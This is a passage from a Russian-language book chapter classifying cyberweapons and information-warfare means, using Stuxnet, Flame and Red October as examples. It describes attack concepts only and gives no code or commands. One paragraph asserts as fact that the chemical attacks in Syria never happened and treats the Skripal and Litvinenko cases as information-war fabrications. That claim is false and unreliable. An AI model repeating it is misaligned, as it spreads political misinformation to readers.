1. Воздействие на систему является информационным, отсутствует физическое вмешательство.
2. Воздействие происходит на строго определенную систему или на тип систем с эксплуатацией их уязвимостей.
3. Результатом воздействия является предсказуемый и повторяемый результат.
4. Воздействие необязательно «разрушительно», целью является прежде всего нарушение нормального функционирования.

Автор вводит и некоторые «уточняющие» признаки для этого типа кибероружия, а именно:

1. Воздействие кибероружия происходит *внутри* ограниченных систем.
2. Целью кибероружия являются системы и комплексы, действующие по *однозначно установленным законам и алгоритмам*.

С этими уточнениями комплекс классификационных признаков кибероружия приобретает необходимую сфокусированность. Обратим внимание на то, что под описанные признаки попадают не только программотехнические системы, но и любые автоматы, функционирующие по известным законам. Казалось бы, этим автор избыточно расширяет спектр рассматриваемых систем. Тем не менее такое расширение является обоснованным.

Автор [3] сравнивает два примера: в *одном* целью воздействия абстрактного кибероружия является программный комплекс управления атомным реактором, *не подключенный* к исполнительным устройствам, например, тестовый стенд; в *другом* целью воздействия является такой же комплекс, *управляющий* действующим реактором. Результатом нарушения функционирования этого комплекса в первом случае будут сравнительно безобидные программные сбои.

Во *втором* же случае результаты будут существенно изменяться в зависимости от схемы управления и способов функционирования подключенных к системе исполнительных устройств. Как известно, в хорошо спроектированной отказоустойчивой системе программные сбои могут эффективно парироваться на уровне конечных управляемых автоматов, которые имеют свои дополнительные (например, чисто механические) подсистемы обеспечения безопасности. Поэтому для целенаправленного воздействия (кибератаки) при его планировании необходимо также учитывать особенности работы этих конечных автоматов, возможные способы отключения предохранительных систем, изъяны конструкции, дефекты проектирования и т.п.

Из приведенного выше сравнения следует вывод о том, что *для создания кибероружия первого типа необходимо глубокое знание и понимание способов функционирования объекта воздействия (системы)*. Исследование уязвимостей только программного кода может оказаться недостаточным: нарушение функционирования управляющей программы необязательно приведет к фатальным сбоям. Восстановление системы при отсутствии фатальных повреждений в этом случае может быть достигнуто простой переустановкой программного обеспечения.

Еще более устойчивы *распределенные* системы, где необходимый уровень нарушения функционирования может быть достигнут только согласованным *воздействием на несколько подсистем одновременно*.

Отметим еще одну особенность. Кибероружие первого типа эксплуатирует известные уязвимости системы, которые могут быть устранены ее разработчиками при наличии информации о самом факте существования такого оружия. Нет сомнений, что эти уязвимости будут устранены в обязательном порядке при зарегистрированном факте применения оружия.

Таким образом, кибероружие первого типа имеет практическую ценность только в том случае, если *обеспечена секретность его разработки*; сокрыт факт его наличия и внезапность его применения. Иными словами, кибероружие первого типа явля-

ется едва ли не *одноразовым*. Если факт его использования или сам факт наличия известен противнику, он приложит все усилия для ликвидации уязвимостей систем, которые являются целью этого оружия. Такая характеристика позволяет говорить о том, что кибероружие первого типа чаще всего является *наступательным*, ориентированным на нанесение эффективного первого удара.

Примером кибероружия первого типа является ныне широко известный компьютерный червь Stuxnet. Обратим внимание на то, что его целью являлась совершенно конкретная система с известными уязвимостями, в том числе и на уровне конечных исполнительных устройств. Воздействие крайне избирательно: червь практически безвреден для других систем, используя их только как *способ доставки* к заданной цели.

Но попробуем рассмотреть и некоторые следствия прецедента Stuxnet. Исследование уязвимостей цели воздействия не могло не требовать глубокого знания принципов ее функционирования. Из этого следует, что создание данного конкретного образца вредоносного ПО стало возможным только благодаря масштабной разведывательной операции одновременно с нарушением основных принципов построения системы безопасности на объекте, который стал целью воздействия. Сам же образец Stuxnet является в этом контексте лишь вершиной айсберга: специальным средством, разработанным в *единичном экземпляре и использованным однократно* для осуществления конкретной диверсии. Иными словами, Stuxnet следует сравнивать с заказными разработками разведывательного сообщества; это оружие никогда *не предназначалось для массового использования*. Такие черты не могут быть признаны характерными для всех возможных образцов кибероружия первого типа, но их следует признать довольно типичными.

Высокая стоимость разработки и предварительных НИОКР, однократность применения, беспрецедентная избирательность поражения и необходимость обеспечения секретности разработки и доставки делают подобные образцы кибероружия непрактичными для реального *войскового применения*. Они переходят в разряд *специальных средств* арсенала спецслужб. Кроме того, отдельные образцы (существование которых с высокой долей вероятности можно предположить, хотя оно никак не разглашается в открытых источниках) кибероружия первого типа могут быть использованы для нейтрализации критической инфраструктуры противника в целях повышения эффективности первого удара либо ослабления способностей противника противостоять ему. *Фактически это те же диверсионные операции*, предшествующие началу полномасштабных боевых действий.

Интересно отметить, что способы массированного применения таких образцов сходны со структурой *первого обезоруживающего ядерного удара*, что в некоторых вариантах рассмотрения позволяет причислить такие (описанные абстрактно) разработки к *стратегическим наступательным вооружениям*.

Ко второму типу относятся адаптивные системы с внешним управлением. Выделенный выше признак № 2 характерен для несложных автономных систем. Запрограммированность действий не позволяет применять их против целей, которые значительно отличаются по структуре построения подсистем безопасности. В то же время, если мы рассматриваем модульную систему, этот признак необязательно должен выполняться. Абстрактно *такой комплекс кибероружия может быть описан*

как информационная система, состоящая из четырех блоков: проникновения; сбора информации; связи и управления; модернизации. Схема воздействия такого кибероружия на целевую систему описывается в следующей последовательности.

1. Используя модуль проникновения, вредоносная часть оружия внедряется в систему.
2. Используя модуль связи и управления, червь предоставляет операторам дополнительную информацию.
3. Пользуясь полученной информацией, операторы выбирают оптимальные способы воздействия на эту конкретную цель.
4. Используя модуль мутации, вредоносное ПО модифицирует себя, приобретая новые свойства.

В описанной последовательности пункты 3 и 4 могут повторяться произвольное число раз. Таким образом, внутри целевой системы червь может проходить последовательную модернизацию, эффективно обходя вновь возникающие способы защиты. Описанная модульная система, очевидно, нацелена прежде всего на выполнение *задач шпионажа* на длительном отрезке времени. Однако принципы, использованные в ее построении, пригодны также для создания долгоживущей «закладки» в информационной системе противника. В то время как шпионский вариант такого оружия может выдать себя как минимум регулярно отсылаемой информацией, адаптивная «закладка» после проникновения в целевую систему может вообще не выдавать себя. Более того, пользуясь своей системой мутаций, она способна, к примеру, избавиться от ненужного уже модуля проникновения, который нередко является характерным признаком, по которому производится поиск вредоносного ПО. Применение адаптивных систем с внешним управлением в разведывательных целях наблюдалось для червей Flame и комплекса Red October.

Тем не менее второму типу кибероружия присущ *существенный недостаток: потребность в действующем канале связи*. Это не только позволяет обнаружить присутствие «закладок», но и резко снижает ценность такой системы для проведения атак на цели, изолированные от общедоступных связных каналов (например, не имеющие выхода в Интернет, что характерно для практически всех армейских систем). Поэтому перспективы использования адаптивных систем с внешним управлением в качестве кибероружия ограничены.

Но при этом нельзя не отметить важное преимущество систем второго типа: сравнительно низкую стоимость разработки такого оружия. В отличие от автономных систем, система с внешним управлением требует для своей разработки вложений лишь в эффективный модуль проникновения и отчасти в модуль мутаций. Дополнительные вредоносные модули могут разрабатываться и внедряться по мере необходимости. Показательно то, что кибероружие второго типа наиболее часто ассоциируется с китайскими разработками, в то время как США и другие страны Запада больше полагаются на сложные и дорогостоящие автономные системы.

Третий тип: автономная адаптивная система. Для определенных классов целей возможно создание *полностью автономной адаптивной системы*, которая, опираясь на базу знаний об уязвимостях целевой системы, сможет самостоятельно выбирать оптимальный вариант воздействия (кибератаки). Очевидно, что спектр таких вариантов будет ограничен и уровень адаптивности оружия третьего типа тоже

уступает системам второго типа. Но при этом появляется важнейшее *преимущество: независимость от связи с оператором*. Кибероружие третьего типа уже начинает в высокой степени соответствовать требованиям к классическому оружию поля боя: не предъявляет высоких требований к квалификации оператора, сравнительно просто в применении необученным персоналом, процедура применения может быть предельно автоматизирована.

Кибероружие третьего типа, по сути, является экспертной системой, опирающейся на базу знаний об объекте воздействия, накопленную разведывательными службами классическими методами. В этом его сходство с оружием первого типа, и из этого следует, что создание кибероружия третьего типа также сопряжено со значительными затратами. От оружия второго типа третий тип наследует только модульную схему построения, позволяющую комбинировать различные способы воздействия на целевую систему и при необходимости способность изменять себя в зависимости от внешних факторов. Но при этом кибероружие третьего типа является завершенным комплексом и фактически является уже полноценным оружием поля боя, но крайне дорогостоящим. Его распространение и совершенствование пока остается практичным лишь в отдельных узких нишах высокотехнологичной войны.

Четвертый тип: автономная самообучающаяся система. Автор работы [3] полагает, что этот четвертый тип кибероружия пока существует лишь как *умозрительная конструкция*. Абстрактно его можно описать как систему искусственного интеллекта, которая способна произвольным образом модифицировать себя для автономного проникновения в целевую систему, ее анализа и последующего *самостоятельного* выбора оптимального способа воздействия.

Фактически такая абстрактная система является развитием вышеописанных второго и третьего типов, но не нуждается ни в операторе, ни в экспертной системе, поскольку способна вырабатывать решения самостоятельно. Как полагает и сам автор приведенной классификации, с учетом довольно скромного прогресса в развитии систем искусственного интеллекта и высоких рисков разработки в среднесрочной перспективе действующих образцов кибероружия четвертого типа создано не будет. Для разработчиков кибероружия еще довольно долго будет перспективнее совершенствовать системы третьего типа. Дополнительным сдерживающим фактором, ограничивающим разработку систем четвертого типа, является крайне узкая ниша их использования и *непредсказуемое поведение* автономной самообучающейся системы.

Известно, что правительствами всех развитых индустриальных стран наложено негласное вето на публикации в открытой периодической научно-технической печати ключевых технических моментов, касающихся концепций и перспектив дальнейшего развития этого научно-технического направления, что, в частности, можно объяснить ведущейся передовыми мировыми державами информационной войной Востока и Запада («белый порошок» в Ираке, «дела» Березовского, Литвиненко, Скрипаля, «вмешательство русских» в президентские выборы США, не существующие в реальности химические атаки в Сирии и т.д.).

Под это *вето* попали и технические аспекты развития наиболее эффективных методов противодействия киберугрозам. В то же время военные ведомства миро-

вых держав-лидеров, прекрасно понимая реальное положение дел и возможные уникальные перспективы развития этого направления, финансируют в достаточно больших объемах целый ряд как отдельных проектов, так и специальных комплексных программ.

Для достижения поставленных целей в арсеналах разведывательных сообществ имеются многочисленные технические и программные средства, разнообразные «аксессуары» для организации скрытых технических каналов утечки секретной информации, не последнее значение здесь имеет так называемый человеческий фактор или использование различных видов «внедренных» и «добровольных» агентов (недоброжелателей).

2.2.2. Виды информационных атак

Итак, существует два основных способа повлиять на информационные функции противника — косвенно или напрямую. Проиллюстрируем разницу между ними на примере. Пусть наша цель — заставить врага думать, что авиаполк находится там, где он совсем не находится, и действовать на основании этой информации таким образом, чтобы это было выгодно нам. Косвенная информационная атака реализуется следующим образом: используя инженерные средства, мы можем построить макеты самолетов и ложные аэродромные сооружения и имитировать деятельность по работе с ними. Мы полагаемся на то, что противник будет визуально наблюдать ложный аэродром и считать его настоящим. Только тогда эта информация станет той, которую должен иметь противник, по нашему мнению. Прямая информационная атака: если мы создаем информацию о ложном авиаполке в хранилище информации у противника, то результат будет точно такой же. Но средства, задействованные для получения этого результата, будут разительно отличаться.

Другим примером прямой информационной атаки может быть изменение информации во вражеской базе данных об имеющихся коммуникациях в ходе боевых действий (внесение ложной информации о том, что мосты разрушены) для изоляции отдельных вражеских частей. Этого же можно добиться бомбардировкой мостов. И в том и в другом случае вражеские аналитики, принимая решение на основе имеющейся у них информации, примут одно и то же нужное нам решение — производить переброску войск через другие коммуникации.

2.2.3. Способы внедрения в состав информационных ресурсов противника вредоносных программ

Бурное развитие электронной техники и ее все более глубокое проникновение во все сферы жизни, включая государственное и военное управление, обусловили появление в последнее время принципиально нового вида противоборства государств — информационного («информационной войны»).

Под термином «информационная война» понимается комплекс мероприятий, направленных на предотвращение несанкционированного использования, повреждения или уничтожения элементов собственной информационной инфраструктуры (ИИ), а также использование, нарушение целостности или уничтожение элементов

ИИ противника в целях обеспечения информационного превосходства в мирное время, а также на различных этапах подготовки и ведения боевых действий.

Для ведения информационной войны разрабатываются специфические средства, которые могут быть оборонительными и наступательными.

Потребность в создании именно многоуровневой системы защиты связана с тем, что взаимосвязь всех перспективных информационных систем предполагается осуществить через средства единой для пользователей любого уровня глобальной коммуникационной сети. Разрабатываемые средства (сетевые шифраторы, комплект программных технических средств) должны будут обеспечивать проверку законности доступа к информационным ресурсам, идентификацию пользователей, регистрацию всех действий потребителей и персонала с возможностью оперативного и последующего анализа, а также необходимый уровень конфиденциальности.

По способам внедрения в состав информационных ресурсов противника и воздействия на них наступательные средства программно-технического воздействия (СПТВ) подразделяются на следующие классы:

- «логическая бомба» — скрытая управляющая программа, которая по определенному сигналу или в установленное время приходит в действие, уничтожая или искажая информацию, воспрещая доступ к тем или иным важным фрагментам управляющего информационного ресурса или дезорганизуя работу технических средств. Подобное вмешательство в АСУ войсками и оружием может коренным образом повлиять на ход и исход боя, операции;
- «программный вирус» — специализированный программный продукт, способный воспроизводить логические бомбы и внедрять их дистанционно в информационные сети противника, самостоятельно размножаться, прикрепляться к программам, передаваться по сети;
- «троянский конь» — программа, внедрение которой позволяет осуществить скрытый несанкционированный доступ к информационному массиву противника для добывания разведывательной информации;
- нейтрализатор тестовых программ, обеспечивающий сохранение естественных и искусственных недостатков программного обеспечения (ПО);
- преднамеренно созданные, скрытые от обычного пользователя интерфейсы для входа в систему, вводимые в ПО разработчиками с корыстными или диверсионно-подрывными целями;
- малогабаритные устройства, способные генерировать ЭМИ высокой мощности, обеспечивающий вывод из строя радиоэлектронной аппаратуры.

В качестве первоочередных объектов применения СПТВ с точки зрения нанесения максимально возможного ущерба могут рассматриваться информационные элементы систем предупреждения о ракетном нападении и контроля космического пространства, пунктов управления высшего звена и обслуживающих их вычислительных центров и узлов связи. В мирное время подобного рода воздействие может оказываться на такие важные для государства цели, как банковская система, система управления воздушным движением, системы управления гидроэлектростанциями также может оказываться психологическое воздействие на население государства-противника с помощью средств радио- и телевизионного вещания.

К характерным чертам СПТВ можно отнести универсальность, скрытность, внезапность, экономичность, многовариантность и свободу пространственно-временного маневра.

2.2.4. Классификация основных видов кибервоздействий

Надо сказать, что до сих пор не существует устоявшейся общепризнанной терминологии и классификации в сфере информационного (кибернетического) оружия, что в некоторой степени связано с соображениями секретности, проблемами национальной безопасности, проблемами «большого бизнеса» и др.

В англоязычной печати различным аспектам проблемы информационного оружия посвящено множество работ. Здесь следует привести только наиболее цитируемые:

- Richard A. Poisel. *Information Warfare and Electronic Warfare Systems*. – Artech House, 2013. – 414 p.;
- Antonimos A. Tsirigotis. *Cybernetics, warfare and Discourse: The Cybernetisation of Warfare in Britain*. – Palgrave Macmillan, 2017;
- Clay Wilson. *Information Operations, Electronic Warfare, and Cyberwar: Capabilities and Related Policy Issues*. – CRS Report for Congress. Order Code RL 31787. – March 20. – 2007.

Наиболее близкими к сути проблемы являются определения и классификации, изложенные в открытых руководящих документах вооруженных сил (ВС) США в области информационного противоборства [1, 8], где современное информационное (кибернетическое) оружие разделяется на две большие группы: информационно-психологическое и информационно-техническое.

Главными объектами первого вида информационного оружия (кибероружия) являются люди, второго — техника (программное и аппаратное обеспечение).

Как известно из ряда открытых источников, в США, Китае, России и в странах НАТО активно разрабатываются различные концепции войн XXII века, где кибероружию (информационному оружию — ИО) отводится основополагающая роль.

Здесь ИО — использование специально разработанных в «закрытых» институтах и лабораториях специальных средств, под воздействием которых происходят заданные изменения в информационных и социальных системах. В соответствии с этой концепцией применять ИО планируется на трех уровнях одновременно: на стратегическом, тактическом и оперативном. Основными объектами его воздействия прежде всего являются информационно-технические (информационно-коммутационные, телекоммуникационные и т.п.) системы, социальные системы, группы лиц и даже отдельные личности (групповое и индивидуальное сознание, говоря языком политтехнологов). Наиболее широко (по сравнению с кибероружием) в открытой печати освящено состояние разработки психофизического и нейронного оружия. Психофизическое оружие — совокупность различных методов и средств (технотронных, психотропных, суггестивных, когнитивных и пр.) скрытого насильственного воздействия на подсознание человека в целях нужной заказчику модификации (изменения) подсознания (и в итоге сознания человека), поведения и психического состояния в интересах воздействующей стороны (госу-

дарства, группы лиц или отдельного «сверхчеловека»). Психофизическое оружие представляет собой всего лишь одну из многочисленных разновидностей информационно-психологического оружия [9, 18, 19].

Если говорить о терминологии, то наиболее общим, по мнению авторов [7], является следующее: *«Информационное оружие — это различные средства информационного воздействия на технику и людей в целях решения задач воздействующей стороны».*

Информационному (кибернетическому) оружию также присущи некоторые важные качественные характеристики, отличающие его от всех других известных видов оружия:

- универсальность: его применение не зависит от климатических и географических условий, сезонов года, времени суток и т.п.;
- скрытность: для его применения не требуется создавать и применять большие группировки военной техники и живой силы;
- техническая эффективность: хотя его действие визуально невозможно достоверно зафиксировать (документировать), результаты его воздействия на атакуемую сторону сопоставимы с воздействием оружия массового поражения;
- экономическая эффективность: его разработка, механизмы подготовки и применение требуют существенно меньших затрат по сравнению с другими видами оружия;
- возможность применения для решения задач как стратегического, так и тактического и оперативного уровней;
- невозможность организации эффективного и достоверного контроля за созданием (разработкой) и испытаниями информационного оружия. На момент выхода этой книги официально не установлено ни одного документально подтвержденного факта его применения;
- возможность организации так называемого эффекта кролика, когда воздействие только на один элемент информационного ресурса может привести к лавинной реакции вплоть до отказа всей информационной или управляющей системы.

И еще один момент надо принять во внимание: *темпы совершенствования любого вида атакующего оружия на всей обозримой истории его развития всегда опережали темпы развития технологий защиты и противодействия ему, и информационное оружие, конечно же, не является исключением из правил.*

По целевому назначению информационное оружие подразделяют на две большие группы [8, 20]: оборонительное и наступательное.

Наступательное информационное оружие решает задачи воздействия на систему принятия решений противника путем скрытого поражения наиболее критичных ее компонентов.

Оборонительное информационное оружие решает задачи обороны в многоуровневой информационной войне и включает в себя системы многоуровневой информационной безопасности и соответствующего противодействия.

Отличительной особенностью ИО является его ориентированность на скрытое поражение программных и аппаратных средств систем передачи, обработки и

хранения различных данных, функционирующих в сфере информационного пространства или в киберпространстве.

Основные задачи наступательного НИО:

- целенаправленное изменение (искажение, уничтожение, копирование) или блокирование информации;
- преодоление систем защиты, создаваемых средствами оборонительного информационного оружия;
- осуществление технической дезинформации;
- нарушение по заданному алгоритму нормального функционирования информационно-коммуникационных систем (телекоммуникационных, навигационных, метеорологических, связных, систем защиты оборонных и военных государственных объектов, атомных станций, нефте- и газотранспортных систем и др.).

Для выполнения этих основных задач НИО должно обладать комплексом аппаратных и программных средств, отслеживающих несанкционированный доступ к любым базам данных, нарушения известного режима функционирования атакуемых программно-аппаратных средств вплоть до мгновенного полного вывода из строя ключевых элементов информационно-управляющей инфраструктуры отдельного государства и даже группы союзных государств.

В свою очередь, отдельные составные компоненты НИО подразделяются на группы [9]: обеспечивающие, атакующие и комбинированные; следует отметить, что ранее средства оборонительных (защитных) информационно-технических воздействий не рассматривались специалистами именно в качестве одной из компонент защиты от кибероружия — в качестве оборонительного ИТО. А именно такие защитные средства, как криптографическая защита, антивирусная защита, средства обнаружения-предотвращения несанкционированных вторжений (атак), рассматривались только как один из важных элементов обеспечения информационной безопасности и противодействия несанкционированному доступу со стороны некоторых нарушителей (хакеров).

Однако в условиях реально ведущихся кибератак, когда имеет место информационное противоборство в технической сфере, по мнению российских экспертов [7], необходимо ввести классификационную категорию «оборонительное информационно-техническое оружие» (ОИТО).

Наиболее точная классификация современного информационно-технического оружия представлена на рис 2.3.

Так, например, по этой классификации обеспечивающее информационно-техническое оружие применяется для сбора данных, обеспечивающих эффективное применение оборонительного или атакующего информационно-технического (и другого) оружия, а также против стандартных средств защиты атакуемой системы [9].

Обеспечивающее ИО включает в себя следующие компоненты:

1) средства разведки:

- традиционные средства технической разведки, классифицированные по физическим средам, в которых ведется добытие информации;
- средства компьютерной разведки (как программные, так и доступа к физической инфраструктуре);
- средства ведения разведки на основе открытых источников;




Рис. 2.3. Классификация информационно-технического оружия [8]

- 2) специальные средства преодоления систем защиты;
- 3) средства информационного обеспечения процесса ведения боевых действий в других сферах.

Средства разведки, как правило, выступают в качестве обеспечивающего оружия. Они позволяют получить информацию об атакующих средствах инфор-

мационного оружия противника и способах его применения, что позволяет более рационально сконфигурировать собственные средства информационно-технической защиты. Воздействие средств разведки проявляется как в виде пассивных действий, направленных на добывание информации и, как правило, связанных с нарушением ее конфиденциальности, так и активных действий, направленных на создание условий, благоприятствующих добыванию информации.

Успешное применение средств преодоления систем защиты позволяет осуществлять эффективные воздействия на хранимую, обрабатываемую и передаваемую в системе информацию с использованием атакующего информационно-технического оружия.

Хотя это не относится к последующему материалу книги, отдельно стоит выделить средства информационного обеспечения ведения боевых действий в других сферах. Под такими средствами понимаются не автоматизированные системы управления и различного рода комплексы автоматизации, а широко используемые военными всего мира комплексы для моделирования боевых действий, которые позволяют путем многократного прогона модели найти оптимальный состав сил и средств, а также оптимальную стратегию их действий при любом вероятном сценарии действий противника.

Атакующее информационное оружие — это оружие, с помощью которого осуществляется воздействие на хранимую, обрабатываемую и передаваемую в системе информацию, нарушающее используемые в системе информационные технологии [9].

Атакующее информационное оружие, в свою очередь, можно разделить на четыре основных вида [9]:

- средства нарушения конфиденциальности информации;
- средства нарушения целостности информации;
- средства нарушения доступности информации;
- средства психологического воздействия на пользователей информационной системы.

Применение атакующего информационного оружия направлено на срыв выполнения информационной системой целевых задач.

Как правило, атакующее информационное оружие включает в себя следующие компоненты, объединенные в единую систему [26]:

- средства доставки оружия;
- средства преодоления подсистемы защиты атакуемой системы;
- полезную нагрузку.

По способу реализации информационное оружие можно разделить на следующие классы [9, 14]:

- алгоритмическое;
- программное;
- аппаратное;
- физическое.

Информационное оружие, относящееся к разным классам, может применяться совместно.

К алгоритмическому информационному оружию относятся [9]:

- алгоритмы, использующие сочетание санкционированных действий и санкционированного (легального) программного обеспечения для осуществления в итоге несанкционированного воздействия на информационные ресурсы;
- алгоритмы использования несанкционированных средств (другого информационно-технического оружия — программного, аппаратного, физического) для осуществления несанкционированного воздействия на информационные ресурсы;
- комбинированные алгоритмы, состоящие из различных алгоритмов предыдущих двух типов.

Разновидностью алгоритмического оружия являются *эксплойт* (exploit) — потенциально невредоносный набор данных (например, санкционированная последовательность команд, графический файл или сетевой пакет нестандартного размера, запрос на установление соединения), который некорректно обрабатывается информационной системой, работающей с такими данными, вследствие ошибок в ней. Результатом некорректной обработки такого набора данных может быть перевод информационной системы в уязвимое состояние.

Типовым примером алгоритмического оружия является DoS-атака (Denial of Service — отказ в обслуживании), заключающаяся в том, что на атакуемую систему с высокой интенсивностью посылаются вполне корректные запросы на использование ее информационных ресурсов. Это ведет к тому, что возможности информационной системы по обслуживанию таких запросов быстро исчерпываются и в итоге она отказывает в обслуживании всем своим пользователям.

К *программному* ИТО относят программное обеспечение для проведения атак на информационные системы противника:

- программные закладки;
- программные средства организации удаленных сетевых атак;
- компьютерные вирусы;
- нейтрализаторы тестовых программ и программ анализа кода.

Программные средства обеспечивающих задач в традиционных сферах применения оружия (воздух, земля, море):

- программные средства создания ложных объектов и ресурсов информационного пространства (виртуальные машины);
- программные средства моделирования боевых действий;
- программные средства компьютерной разведки.

К *аппаратному* информационному оружию (АИО) относят аппаратные средства, которые изначально встроены в информационную систему (или несанкционированно внедренные в нее), а также санкционированные аппаратные средства, обладающие недекларируемыми возможностями, которые позволяют в процессе своей работы производить несанкционированное воздействие на информационные ресурсы системы. К наиболее распространенному типу аппаратного информационно-технического оружия относятся аппаратные закладки (аппаратные трояны).

К *физическому* ИТО относятся средства добывания информации путем доступа к «физической» инфраструктуре атакуемого информационного пространства, анализу генерируемых этой инфраструктурой различных физических полей, а также

средства радиоэлектронного и, конечно, хорошо понятного военным огневого поражения ее физических элементов, хотя более корректным следует считать отнесение к физическому информационно-техническому оружию только тех средств, которые предназначены исключительно для воздействия на технические элементы информационной системы.

По мнению авторов, наиболее полно классификацию физического информационно-технического оружия можно представить в соответствии с работами [1, 14, 20]:

- средства технической разведки, классифицированные по физическим средам, в которых ведется добывание информации и внедрение закладок;
- средства радиоэлектронного подавления (РЭП);
- средства оптико-электронного подавления;
- средства функционального поражения электромагнитным излучением (ЭМИ) — генераторы электромагнитных импульсов, генераторы СВЧ-излучения, генераторы лазерного излучения и др.;
- биологические и химические средства воздействия на элементную базу радиоэлектронных систем (РЭС), их токонесущие элементы и проводники (например, графитовые бомбы).

2.2.5. Классификация основных видов кибервоздействий

Информационно-техническое воздействие (ИТВ) — основной поражающий фактор информационного оружия, представляющий собой воздействие либо на информационный ресурс, либо на информационную систему, либо на средства получения, передачи, обработки, хранения и воспроизведения информации в ее составе с целью вызвать заданные структурные и/или функциональные изменения.

Объекты информационного воздействия — информация, ее свойства, связанные с информационной безопасностью, информационно-технические системы (системы связи и управления, телекоммуникационные системы, радиоэлектронные средства, компьютерные сети и т.д.), технические средства, компьютерные системы и информационно-вычислительные сети, а также другая инфраструктура высоко-технологического обеспечения жизни общества и функционирования системы управления государством, вооружением и военной техникой.

На рис. 2.4 представлена детализированная классификация известных информационных воздействий, предложенная авторами фундаментальной работы [7]. Различают следующие виды информационных воздействий:

- одиночные;
- групповые.

Информационные воздействия также классифицируют по характеру поражающих свойств [9, 17]:

- высокоточные воздействия (например, на определенный ресурс в информационно-вычислительной сети);
- комплексные воздействия (например, вся информационно-телекоммуникационная инфраструктура).

По типу воздействий на информацию или информационный ресурс информационные воздействия могут быть:

